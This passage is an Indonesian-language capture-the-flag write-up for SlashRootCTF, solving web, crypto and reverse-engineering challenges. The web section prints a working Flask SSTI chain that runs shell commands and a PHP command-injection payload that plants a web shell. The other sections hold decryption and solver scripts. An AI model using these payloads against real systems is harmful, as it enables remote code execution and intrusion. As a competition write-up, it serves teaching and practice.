
FLAG : SlashRootCTF{thank_for_help_my_caat!}

Word Generator

Diberikan webservice yang berjalan pada *http://103.200.7.150:40210/*. Adapun tampilannya ialah sebagai berikut



Secara teknis, *webservice* yang ada menerima *user-input* berupa suatu word-string, kemudian server akan memberikan response berupa *generated word* yang memuat ekspresi dari *word*. Dari sini, Kami mulai melakukan *black-boxing* dengan menginputkan payload *Server Side Template Injection* (SSTI) pada textbox. Adapun hasilnya diketahui bahwa webservice vulnerable terhadap SSTI



Dari sini, Kami mulai melakukan traversing untuk mendapatkan *module os* untuk kepentingan RCE. Setelah beberapa percobaan, Kami menemukan *module os* pada []\.__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__.values()[12]. Langsung saja dilakukan invokasi *os.popen*() sehingga didapatkan hasil sebagai berikut


{{ []\.__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__.values()[12].popen('ls /').read() }}


{{ []\.__class__.__base__.__subclasses__()[59].__init__.func_globals['linecache'].__dict__.values()[12].popen('cat /flag_udah_gitu_aja.txt').read() }}

FLAG : SlashRootCTF{SSTI_py_PYTH0N_pakeFlask_S4ntuyyyyy!1!1!}

We Love Sepia

Diberikan sebuah website dengan url : http://103.200.7.150:40411 dengan tampilan depan



Diberikan juga file bernama sepia.zip yang berisi sebuah file php :

uploader.php

```php
<?php
class ImageEffect {
    private $file;

    function __construct($file) {
        $this->fileTmp = $file["tmp_name"];
        $this->fileName = "images/" .
```

```
base64_encode(basename($file["name"]));
        $this->fileRandom = $this->fileRandom();
        $this->generateSephiaEffect();
    }

    function fileRandom(){
        return md5(sha1($this->fileName) . sha1(random_int(1, 9999)));
    }

    function numberOnlyCheck($size){
        return preg_replace('/[^\d\\\]/','',$size);
    }

    function generateSephiaEffect() {
        if (move_uploaded_file($this->fileTmp, $this->fileName)) {
            list($width, $height, $type, $attr) =
getimagesize($this->fileName);
            $w = $this->numberOnlyCheck(isset($_POST['width']) ?
$_POST['width'] : $width);
            $h = $this->numberOnlyCheck(isset($_POST['height']) ?
$_POST['height'] : $height);
            $cmd = "/usr/bin/convert {$this->fileName} -resize " .
stripcslashes($w) . "x" . stripcslashes($h) . " -quality 100 -sepia-tone
90% ./thumbs/images/{$this->fileRandom}";
            system($cmd);
        }
        unlink($this->fileName);
    }

    function __toString() {
        return
"<script>location.href='/thumbs/images/{$this->fileRandom}'</script>";
    }
}

$image = $_FILES["file"];
```

```
if(isset($image)){
    echo (new ImageEffect($image));
}
```

Tampaknya file uploader ini digunakan untuk menghandle upload file pada laman website. Setelah dianalisa, sepertinya vuln terdapat pada saat akan mengconvert warna gambar menjadi sepia, tepatnya pada pemanggilan system(). Disini variabel yang dapat kita kontrol nilainya adalah variabel $w dan $h yang didapatkan dari variabel POST atau default dari getimagesize(). Tetapi nilai input POST untuk width dan height difilter menggunakan fungsi numberOnlyCheck(). Setelah dicoba, ternyata karakter “\” dapat tembus pada proses pengecekan. Setelah itu nilai akan di stripcslashes(). Pada PHP, kita dapat mendeklarasi sebuah karakter menggunakan nilai octalnya, misal string “\61” akan menjadi “1”. Skenario yang kami pakai pada kasus ini adalah dengan cara mengupload file php pada server. Script generate payload :


generate_payload.py

```
def gen_payload(strs):
  ret = ""
  for i in range(len(strs)):
    ret += "\\" + oct(ord(strs[i]))[1:]
  return ret

payload = "700x700 `echo '<?php echo system($_GET['command']); ?>' >
./thumbs/images/yeraisci.php` -quality 100 -sepia-tone 90%
./thumbs/images/bambang"
print gen_payload(payload)
```

Didapatkan payload :

```
\67\60\60\170\67\60\60\40\140\145\143\150\157\40\47\74\77\160\150\160\40\145\143
\150\157\40\163\171\163\164\145\155\50\44\137\107\105\124\133\47\143\157\155\15
5\141\156\144\47\135\51\73\40\77\76\47\40\76\40\56\57\164\150\165\155\142\163\57
\151\155\141\147\145\163\57\171\145\162\141\151\163\143\151\56\160\150\160\140\
40\55\161\165\141\154\151\164\171\40\61\60\60\40\55\163\145\160\151\141\55\164\
157\156\145\40\71\60\45\40\56\57\164\150\165\155\142\163\57\151\155\141\147\145
\163\57\142\141\155\142\141\156\147
```

Ketika dicoba di burpsuite, request berhasil :



Setelah itu coba akses file shell php pada endpoint : http://103.200.7.150:40411/thumbs/images/yeraisci.php . Setelah dicari-cari ternyata file berada pada :

FLAG : SlashRootCTF{w00t_w00t_RC33_pr0bz_everywhere}

CRYPTO

Cryptopher

Diberikan dua buah file berupa *encrypt.py* yang memuat alur skema enkripsi dan *flag.enc* yang merupakan cipher hasil enkripsi.

encrypt.py

```
import base64

def encrypt(plaintext):
    flag = ""
    for i, j in enumerate(plaintext):
            flag += chr(((ord(j) ^ i) + 1) % 127)

    return base64.b64encode(flag)

flag = "- R E D A C T E D -"

print encrypt(enc)
```

flag.enc

```
VG5kcW1Yaml9S19OeFs7fl5PaERMV2VvaW4rRW0qcV9UU1JxWg==
```

Berdasarkan *snippet-code* yang diberikan, dapat dipahami bahwa suatu *plain-text* ***flag*** akan mengalami operasi *xor(flag[i], i)+1 % 127* yang kemudian direpresentasikan dalam *base64-encoded text*. Dari sini dilakukan proses decipher dengan script berikut

solve.py

```
from pwn import *

enc  = open('flag.enc').read().decode('base64')
flag = ''

for i,j in enumerate(enc):
 flag += xor(ord(j)-1, i)

print flag
```

Hasilnya diperoleh *flag* dari hasil pemrosesan script

```
$ python2 solve.py
SlashRootCTF{W4rM_uP_Crypt0_p4nAsssS}
```

FLAG : SlashRootCTF{W4rM_uP_Crypt0_p4nAsssS}

ReUse

Diberikan file zip bernama ReUse.zip yang berisi file ENV.py.encrypted, file.decrypted.zip, file.zip.encrypted, ReUse.py .

ReUse.py

```
import ENV
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

def encrypt(filename):
    with open(filename, "r") as f:
        data = pad(f.read(), ENV.SIZE)
```

```
    aes = AES.new(ENV.KEY, AES.MODE_OFB, ENV.IV)

    with open(filename + ENV.EXTE, "w") as f:
        f.write(aes.encrypt(data))

    print filename + ENV.EXTE

def decrypt(filename):
    with open(filename, "r") as f:
        data = f.read()

    aes = AES.new(ENV.KEY, AES.MODE_OFB, ENV.IV)
    ext = filename.split(".")
    name = ext[0] + ENV.EXTD + ext[1]

    with open(name, "w") as f:
        f.write(unpad(aes.encrypt(data), ENV.SIZE))

    print name

def main():
    encrypt("file.zip")
    decrypt("file.zip.encrypted")
    encrypt("ENV.py")

if __name__ == '__main__':
    main()
```

Setelah dianalisa ternyata key dan iv untuk mengencrypt semua file sama. Pada mode OFB, jika iv dan key digunakan secara berulang kali dan user mengetahui known plaintext-ciphertext pair, maka user dapat mendecrypt file lain yang terenkripsi. Langsung saja skripnya :

solve.py

```
zip_ori = open("file.zip.encrypted").read()
```

```
zip_enc = open("file.decrypted.zip").read()
env_enc = open("ENV.py.encrypted").read()

intermediate = ""
for i in range(len(env_enc)):
  intermediate += chr(ord(zip_ori[i]) ^ ord(zip_enc[i]))

env_ori = ""
for i in range(len(env_enc)):
  env_ori += chr(ord(env_enc[i]) ^ ord(intermediate[i]))

print env_ori
```

Didapatkan hasil :

```
EXTD = ".decrypted."
EXTE = ".encrypted"
FLAG = "SlashRootCTF{S3K4L1_p4k3_4J4_2185d97b1f4ffc49e9f353a78792deb0}"
IV = "iloveu3aca4c0412"
KEY = "ILOVEYOU37a283d1"
PDF = "ILOVEYOU3000"
SIZE = 16
ZIP = "iloveu123"
```

FLAG : SlashRootCTF{S3K4L1_p4k3_4J4_2185d97b1f4ffc49e9f353a78792deb0}

bASe64 encRyption

Diberikan file zip bernama bASe64_encRyption.zip yang berisi file flag.enc, public.key dan BASe64.py.

public.key
-----BEGIN PUBLIC KEY-----

MIICIDANBgkqhkiG9w0BAQEFAAOCAg0AMIICCAKCAgEAzQWEvaQim2OTjvYaAUfd
YaBxMFPkBst4SQEd2+5pO4pbr1fK44hoEHQFYo5Ha7guyDoqno5fTu4m5M2KqNnL
uARaunefB8rT6fnCSjW/CJxpwZdX5AaIbWayJ6huVrCQCzx2+VgqrtWhPRbHD6jf
4GGDDwVrNRlOQbJ3RMg7J/15T2DPloVyRoYsmtCyGmIzivUFkdgbkMdlXRJZ7TVn
cOo7DA4h38+nMPwIJIAHqn1R3lP0FzUlo//uatyJaQ5jatQlDB5x/vgJPeeBHdmM
u3lNdVsUzjy33NKVoIZWfqxJpYKxJwX+bZQ42Ec1NN2Ke7SUGXX5aDpPKlP2whNM
Ov6P+wuVxidlf1qhRBNhWvWrH4fH4W7xe5IAxOBCK1HM6eYAFxPLVDYK/7kMo4Pt
llDTWu4Ltx1QjcD9uz9TDQ3VkMILkublVroA8YqHYYo/aWA/P0uZ904Xf19ir/C+
XvW1KJQptAMlGQpjMF9iLfyTlCwLKF8yJO+jsAWV/Lt5ZoX6CxjTZxLdMGe7y0/Y
JQ7zgTPTXjg0ahoaxba/P1aP18XCfoxRQiouLB9PQYrMnvt2amXoLE63uZWoeXOD
KYdVY9BGAibBWrhMbfipbrvbJJujdsCg3JYZtDjzaPGdNgeYvNt6isxSoXfWyS2H
Ly3wns237b8o9KKtrH7safMCAQM=
-----END PUBLIC KEY-----

BASe64.py

```python
from base64 import b64encode as b64
from Crypto.PublicKey import RSA
from Crypto.Util.number import bytes_to_long, long_to_bytes

FLAG = "SlashRootCTF"

def enc(key, msg, b6="", b4=""):
    key = RSA.importKey(key)
    for i in msg:
        b6 += chr(ord(i) ^ 6)
    msg = pow(int(str(bytes_to_long(b6))[::-1]), key.e, key.n)
    for i in long_to_bytes(msg):
        b4 += chr(ord(i) ^ 4)
    with open("flag.enc", "w") as f:
        f.write(b64(b4))
    return True

def main():
    with open("public.key", "r") as f:
        key = f.read()
```

```
    print enc(key, FLAG)


if __name__ == '__main__':
    main()
```

Setelah public key di export dan dilihat nilai n dan e nya, didapat hasil :

n =
836414977663093498775759020216084836787420889747126742590222185854655649873073300791388963754403587619900430690389934186556282921785037091589805802826975820835166556273839595733751367117257744061167446920681938695899757173308002160054990870884949259270143271063605399229692860488940964105957429303236465961008780262521827136077420906363505047553527432921924054458392351283993275620373613662821050950143390733066093188410949574718020252704318486322439714245095556036470572348590698061808437886431287321907945001604344217982886733616193582177925508684858660406988266569381307004253230769783507017432005248039900783161595396959617394430464046296525470088209562130663238620188649325280855193262672831695952639005551860812766326056689956894861840802206677139765747921658491983806301226402605703126349619556444175152087490993608636946381938789414578408639697004296131496155362106442193825444375636453044768102365839795025468002397990539847864143791320552776608733731122564777935402812019722497530367342436174277519512706796004945192135132552949790922081481434041455934641648067221832109201564294542574393139319903127338786347929139527312644765519697575996188846297108429934736776291016537559310293285882982976050001324817264484305325532 03
e = 3

Diasumsikan bahwa dengan menggunakan e 3 maka nilai dari ciphertext tidak melebihi nilai modulus dan dapat dicari plaintext nya denga mengakarkan 3 ciphertext. Berikut solver yang kami buat :

solve.py

```
import base64
from pwn import xor
from Crypto.Util.number import *
import gmpy2
```

```
enc = open("flag.enc").read()
enc = base64.b64decode(enc)
enc = xor(enc, "\x04")
enc = bytes_to_long(enc)
enc = int(gmpy2.iroot(enc, 3)[0])
enc = str(enc)[::-1]
enc = long_to_bytes(int(enc))
enc = xor(enc, "\x06")

print enc
```

FLAG : SlashRootCTF{L0W_l0w_low4x_low_E_599d8554a71caf3d}

REVERSE ENGINEERING

HackTheGame-v001

Diberikan binary 64-bit stripped bernama version001. Berikut pseudocode dari fungsi main :

main

```
__int64 __usercall main@<rax>(__int64 a1@<rdi>, char **a2@<rsi>, char
**a3@<rdx>, unsigned int a4@<ebx>)
{
  __int64 v4; // rax@11
  __int64 result; // rax@17
  __int64 v6; // rcx@19
  int v7; // [sp+1Ch] [bp-14h]@2
  void *v8; // [sp+20h] [bp-10h]@1
  __int64 v9; // [sp+28h] [bp-8h]@1

  v9 = *MK_FP(__FS__, 40LL);
  v8 = 0LL;
  if ( (unsigned __int8)sub_31F5(a4) )
  {
    while ( 1 )
    {
      puts("===== HackTheGame v0.0.1 (Beta) =====");
      puts("[1] Create new Character");
      puts("[2] Character Info");
      puts("[9] Credits");
      puts("[0] Exit");
      putchar(62);
      __isoc99_scanf("%d", &v7);
      if ( v7 == 1 )
      {
        v8 = sub_2E67();
      }
      else if ( v7 > 1 )
      {
        if ( v7 == 2 )
        {
          if ( v8 )
```

```
        {
          sub_2B06((__int64)v8);
        }
        else
        {
          LODWORD(v4) = std::operator<<<std::char_traits<char>>(&std::cout, "Please
create a character first!");
          std::ostream::operator<<(v4, &std::endl<char,std::char_traits<char>>);
        }
        goto LABEL_15;
      }
      if ( v7 != 9 )
      {
LABEL_14:
        puts("Not Implemented...");
        goto LABEL_15;
      }
      sub_2D26();
    }
    else if ( v7 )
    {
      goto LABEL_14;
    }
LABEL_15:
    if ( !v7 )
    {
      result = 0LL;
      goto LABEL_19;
    }
  }
 }
 puts("Please get a beta.test key from one of our developer to get access to beta
test...");
 result = 0LL;
LABEL_19:
 v6 = *MK_FP(__FS__, 40LL) ^ v9;
 return result;
}
```

Setelah menelusuri fungsi program pada IDA, kami menemukan fungsi sub_31F5, pseudocodenya :

sub_31F5

```
__int64 __usercall sub_31F5@<rax>(unsigned int a1@<ebx>)
{
  int v1; // eax@1
  char *v2; // rsi@1
  __int64 result; // rax@3
  __int64 v4; // rcx@3
  char v5; // [sp+Bh] [bp-2B5h]@1
  int v6; // [sp+Ch] [bp-2B4h]@1
  char v7; // [sp+10h] [bp-2B0h]@1
  char v8; // [sp+30h] [bp-290h]@1
  char v9; // [sp+50h] [bp-270h]@2
  char v10; // [sp+70h] [bp-250h]@2
  char v11; // [sp+90h] [bp-230h]@1
  __int64 v12; // [sp+198h] [bp-128h]@1
  __int64 v13; // [sp+2A8h] [bp-18h]@1

  v13 = *MK_FP(__FS__, 40LL);
  std::allocator<char>::allocator(&v5);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_st
ring(
    &v7,
    "7h1s_i5_n0t_a_b3t4_tE5t_k3y",
    &v5);
  std::allocator<char>::~allocator(&v5);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_st
ring(&v8);
  v6 = -1;
  v1 = sub_3466(8LL, 16LL);
  v2 = "beta.test";
  std::basic_fstream<char,std::char_traits<char>>::basic_fstream(&v11, "beta.test",
(unsigned int)v1);
  if ( (unsigned __int8)std::basic_ios<char,std::char_traits<char>>::operator
bool(&v12) )
  {
    std::operator>><char,std::char_traits<char>,std::allocator<char>>(&v11, &v8);
    std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v9,
"SlashRootCTF{", &v7);
    sub_3542(&v10, &v9, "}");
    v2 = &v10;
    v6 =
```

```
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::compare
(&v8, &v10);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_
string(&v10, &v10);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_
string(&v9, &v10);
  }
  std::basic_fstream<char,std::char_traits<char>>::~basic_fstream(&v11);
  LOBYTE(a1) = v6 == 0;

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_
string(&v8, v2);

std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_
string(&v7, v2);
  result = a1;
  v4 = *MK_FP(__FS__, 40LL) ^ v13;
  return result;
}
```

Setelah dilihat-lihat kami berasumsi bahwa flag adalah string “7h1s_i5_n0t_a_b3t4_tE5t_k3y” yang akan diawali dengan “SlashRootCTF” dan diakhire dengan “}”. Setelah dicoba submit ternyata benar.

FLAG : SlashRootCTF{7h1s_i5_n0t_a_b3t4_tE5t_k3y}

Android

Diberikan link google drive : https://drive.google.com/file/d/1XsLxmq9DjuTZn0AU4ol66pHEbJ_I-IFX/view yang berisi file CrackMe102.apk. Lalu kami mencoba mendecompile file apk tersebut. Pada file sources/p004id/CheckAnswer.java ditemukan sebuah fungsi untuk memvalidasi sebuag string. Kami berasumsi bahwa fungsi inilah yang akan digunakan untuk memvalidasi nilai flag yang diinput user .

CheckAnswer.java

```
package p004id.slashrootctf.crackme102;

import android.content.Context;

/* renamed from: id.slashrootctf.crackme102.CheckAnswer */
class CheckAnswer {
    private Context context;
    private String text;

    CheckAnswer(Context context2, String text2) {
        this.context = context2;
        this.text = text2;
    }

    /* access modifiers changed from: 0000 */
    public boolean result() {
        boolean z = false;
        if (this.text.trim().length() !=
Integer.valueOf(this.context.getString(C0264R.string.num_char)).intValue
() || this.text.charAt(5) != '-' || this.text.charAt(11) != '-' ||
this.text.charAt(17) != '-' || this.text.charAt(23) != '-' ||
this.text.charAt(9) != this.text.charAt(10) || this.text.charAt(2) !=
'8' || this.text.charAt(3) != '1' || this.text.charAt(16) != 'Z' ||
this.text.charAt(18) != (this.text.charAt(2) - this.text.charAt(3)) + 50
|| this.text.charAt(21) != ((this.text.charAt(1) + this.text.charAt(26))
+ 7) / 2 || this.text.charAt(15) != (this.text.charAt(18) -
```

```
this.text.charAt(3)) + 40 || this.text.charAt(19) * 2 !=
this.text.charAt(24) + this.text.charAt(25) + 10 || this.text.charAt(26)
!= (this.text.charAt(20) - this.text.charAt(1)) * 25 ||
this.text.charAt(2) != (this.text.charAt(18) - this.text.charAt(3)) + 48
|| this.text.charAt(0) * 2 != (this.text.charAt(14) * 3) -
this.text.charAt(18) || this.text.charAt(20) != ((this.text.charAt(21) +
2) - 3) + 1 || this.text.charAt(16) != this.text.charAt(22) + 1 ||
this.text.charAt(12) != this.text.charAt(19) || ((this.text.charAt(26) *
14) - this.text.charAt(25)) % this.text.charAt(16) != 0 ||
this.text.charAt(24) != 'D' || this.text.charAt(6) * 2 !=
this.text.charAt(9) + 'S' || this.text.charAt(24) !=
this.text.charAt(10) + 1 || this.text.charAt(24) + 2 !=
this.text.charAt(25) || this.text.charAt(27) != this.text.charAt(25) +
(this.text.charAt(25) % 10) + 6 || this.text.charAt(28) !=
this.text.charAt(25) || this.text.charAt(1) != this.text.charAt(2) - 3
|| this.text.charAt(14) != (this.text.charAt(6) - 1) + 1 ||
this.text.charAt(16) / 9 != this.text.charAt(22) - this.text.charAt(7)
|| this.text.charAt(16) - 1 != this.text.charAt(4) ||
this.text.charAt(22) != this.text.charAt(4) || this.text.charAt(8) !=
((this.text.charAt(25) / 10) + 1) * 11) {
            return false;
        }
        if (this.text.charAt(16) - (this.text.charAt(16) / 5) ==
this.text.charAt(13)) {
            z = true;
        }
        return z;
    }
}
```

Tampaknya dapat diselesaikan menggunakan z3. Langsung saja dibuat scriptnya :

solve.py


```
from z3 import *
```

```
s = Solver()
flag = [BitVec("x{}".format(x), 32) for x in range(30)]
for i in range(len(flag)):
  s.add(flag[i] >= 0x20)
  s.add(flag[i] < 0x7f)

s.add(flag[5] == ord('-') , flag[11] == ord('-') , flag[17] == ord('-')
, flag[23] == ord('-') , flag[9] == flag[10] , flag[2] == ord('8') ,
flag[3] == ord('1') , flag[16] == ord('Z') , flag[18] == (flag[2] -
flag[3]) + 50 , flag[21] == ((flag[1] + flag[26]) + 7) / 2 , flag[15] ==
(flag[18] - flag[3]) + 40 , flag[19] * 2 == flag[24] + flag[25] + 10 ,
flag[26] == (flag[20] - flag[1]) * 25 , flag[2] == (flag[18] - flag[3])
+ 48 , flag[0] * 2 == (flag[14] * 3) - flag[18] , flag[20] == ((flag[21]
+ 2) - 3) + 1 , flag[16] == flag[22] + 1 , flag[12] == flag[19] ,
((flag[26] * 14) - flag[25]) % flag[16] == 0 , flag[24] == ord('D') ,
flag[6] * 2 == flag[9] + ord('S') , flag[24] == flag[10] + 1 , flag[24]
+ 2 == flag[25] , flag[27] == flag[25] + (flag[25] % 10) + 6 , flag[28]
== flag[25] , flag[1] == flag[2] - 3 , flag[14] == (flag[6] - 1) + 1 ,
flag[16] / 9 == flag[22] - flag[7] , flag[16] - 1 == flag[4] , flag[22]
== flag[4] , flag[8] == ((flag[25] / 10) + 1) * 11)
s.add(flag[16] - (flag[16] / 5) == flag[13])

s.check()

model = s.model()
solution = ''.join([chr(int(str(model[flag[i]]))) for i in range(29)])
print "SlashRootCTF{%s}" % solution
```

FLAG : SlashRootCTF{T581Y-KOXCC-JHK0Z-9J77Y-DF2LF}

Spell-warz

Diberikan file 64-bit not stripped bernama spell-warz dan servis nc 103.200.7.150 30310. Setelah coba konek ke service :




Dari keterangan yang ada, kita harus men-challenge Arch-Mage pada action option 5, dan jika menang maka flag akan dioutput. Ketika coba men-challenge :

```
Choose your action: 5
========================================
You are challenging the Arch-Mage
Arch-Mage: so you have come to challenge me. Prepare to die!
===== BATTLE START ======
== Turn 1 ==
Player =====
Name : Christo
HP   : 100/100
MP   : 50/50
Enemy ======
Name : Arch-Mage
HP   : 999999/999999
MP   : 999999/999999
===== Spell Books =====
[1] Mana Bolt
Choose your spell: 1
Christo cast Mana Bolt
Arch-Mage took 5 damage
Arch-Mage cast Flame Bolt
Christo took 8 damage
== Turn 2 ==
```

```
Player =====
Name : Christo
HP   : 92/100
MP   : 49/50
Enemy ======
Name : Arch-Mage
HP   : 999994/999999
MP   : 999997/999999
===== Spell Books =====
[1] Mana Bolt
Choose your spell: 2
Christo cast Flame Bolt
Arch-Mage took 8 damage
Arch-Mage cast Flame Bolt
Christo took 8 damage
== Turn 3 ==
Player =====
Name : Christo
HP   : 84/100
MP   : 47/50
Enemy ======
Name : Arch-Mage
HP   : 999986/999999
MP   : 999995/999999
===== Spell Books =====
[1] Mana Bolt
Choose your spell:
```

Setelah mencoba memilih opsi 5, maka user akan disuruh memilih spell apa yang akan digunakan untuk menyerang Arch-Mage. Dapat dilihat bahwa pada tampilan hanya terdapat 1 spell yaitu Mana Bolt. Dengan melihat damage spell yang rendah dan nilai HP Arch-Mage yang sangat besar, maka tidak mungkin kita dapat mengalahkan Arch-Mage hanya dengan spell ini. Lalu kami mencoba menggunakan key spell 2 yang tidak ada pada tampilan spell, ternyata terdapat spell yang valid yaitu “Flame Bolt”. Setelah mencoba-coba kami menemukan bahwa terdapat spell dengan key “0” yang valid dan memiliki damage yang besar :



Ternyata terdapat spell Spanish Inquisition (nobody expects it :v) yang memiliki damage besar yaitu 111111. Setelah dicoba, kita dapat mengalahkan Arch-Mage dan mendapatkan flag, namun HP default 100 yang dimiliki sangat kecil. Kami lalu membuat skript automasi yang awalnya akan melakukan spar dengan mage lain untuk meningkatkan level dan menambah HP lalu menchallenge Arch-Mage untuk mendapatkan flag :

solve.py

```
from pwn import *
import time

r = remote("103.200.7.150", 30310)
# time.sleep(12)

for i in range(7):
  r.sendlineafter("your action: ", "3")
  r.sendlineafter("your enemy: ", "4")
  r.sendlineafter("your spell: ", "0")
  print i
```

```python
r.sendlineafter("your action: ", "5")
for i in range(9):
  r.sendlineafter("your spell: ", "0")
  print i

print r.recvuntil("}")
```

```
ᕦ(ò_óˇ)ᕤ rafie [slashroot/quals/rev]
→ python mage.py
[+] Opening connection to 103.200.7.150 on port 30310: Done
0
1
2
3
4
5
6
0
1
2
3
4
5
6
7
8
John cast Spanish Inquisition
Arch-Mage took 111111 damage
Arch-Mage cast Flame Bolt
John took 8 damage
You win! You got 999999exp
Congratulations, you leveled up!
You did a good job! Now you are the Arch-Mage!
Here's the flag the previous Arch-Mage took from you:
SlashRootCTF{n0b0dy_3xpEc7_th3_sp4n1sh_Inqu15it10n}
[*] Closed connection to 103.200.7.150 port 30310
```

